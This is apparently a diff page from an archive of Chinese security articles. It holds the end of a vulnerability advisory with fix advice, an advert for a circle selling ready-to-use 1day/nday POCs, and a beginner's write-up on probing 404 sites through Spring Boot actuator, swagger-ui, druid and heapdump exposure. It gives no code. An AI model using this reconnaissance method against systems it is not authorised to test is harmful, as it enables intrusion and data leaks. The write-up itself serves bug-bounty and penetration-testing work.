**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||
1、本圈子主要是分享网上公布的1day/nday POC详情及对应检测脚本,目前POC脚本均支持xray、afrog、nuclei等三款常用工具。
|
||||
|
||||
2、三款工具都支持内置poc+自写poc目录一起扫描。
|
||||
|
||||
3、保持每周更新10个左右POC。
|
||||
|
||||
4、所发布的POC脚本均已测试完毕,直接拿来即用。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,77 @@
|
||||
# 对 404 站点的漏洞挖掘
|
||||
原创 GOWLSJ125 走在网安路上的哥布林 2025-01-25 06:21
|
||||
|
||||
|
||||
|
||||
## 前言
|
||||
|
||||
该漏洞的利用方式十分简单,但是刚入行的可能会忽略掉,所以给新人提供下思路。
|
||||
|
||||
|
||||
|
||||
## 正文
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
不论是在挖掘 SRC 的时候还是渗透过程中总是会遇到如下情况:
|
||||
|
||||

|
||||
|
||||
|
||||
某站点的状态码显示 404 Not Found,浏览器访问后显示错误信息:
|
||||
|
||||

|
||||
|
||||
不要因此忽略掉,可以通过 Google Hack 语法搜索下,可能就会发现新大陆(不同的搜索引擎会出现不同的结果,建议多尝试几个搜索引擎)。
|
||||
|
||||

|
||||
|
||||
浏览器访问搜索到的结果:
|
||||
|
||||

|
||||
|
||||
虽然还是出现了错误信息,但错误信息明显不同了。
|
||||
|
||||
不断的删除路径尝试:
|
||||
|
||||

|
||||
|
||||
多次删除后,终于有了变化:
|
||||
|
||||

|
||||
|
||||
添加 actuator 试试:
|
||||
|
||||

|
||||
|
||||
上图中的 href 是内网 IP。
|
||||
|
||||
因为内容比较多,所以这里使用工具(SpringBoot-Scan)跑了一下,跑完后结果会保存在同级目录 urlout.txt 文件里。
|
||||
|
||||

|
||||
|
||||
最关心的自然是 druid 和 swagger-ui 以及 heapdump 了。
|
||||
|
||||
swagger-ui 存在 DOM-XSS,也存在着未授权。
|
||||
|
||||

|
||||
|
||||
使用 swagger-hack 脚本跑了一下,大部分都是需要 token 认证的,尝试了个别不需要 token 的,但是没有发现存在什么漏洞。
|
||||
|
||||
虽然存在着 druid 未授权,但不存在弱口令。里面也没找到什么有价值的信息。
|
||||
|
||||

|
||||
|
||||
heapdump 更不用多说。
|
||||
|
||||
然后就是一一查看跑出来的其他路径,看看是否泄露了其他的敏感信息。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
。
|
||||
|
||||
Reference in new issue
Block a user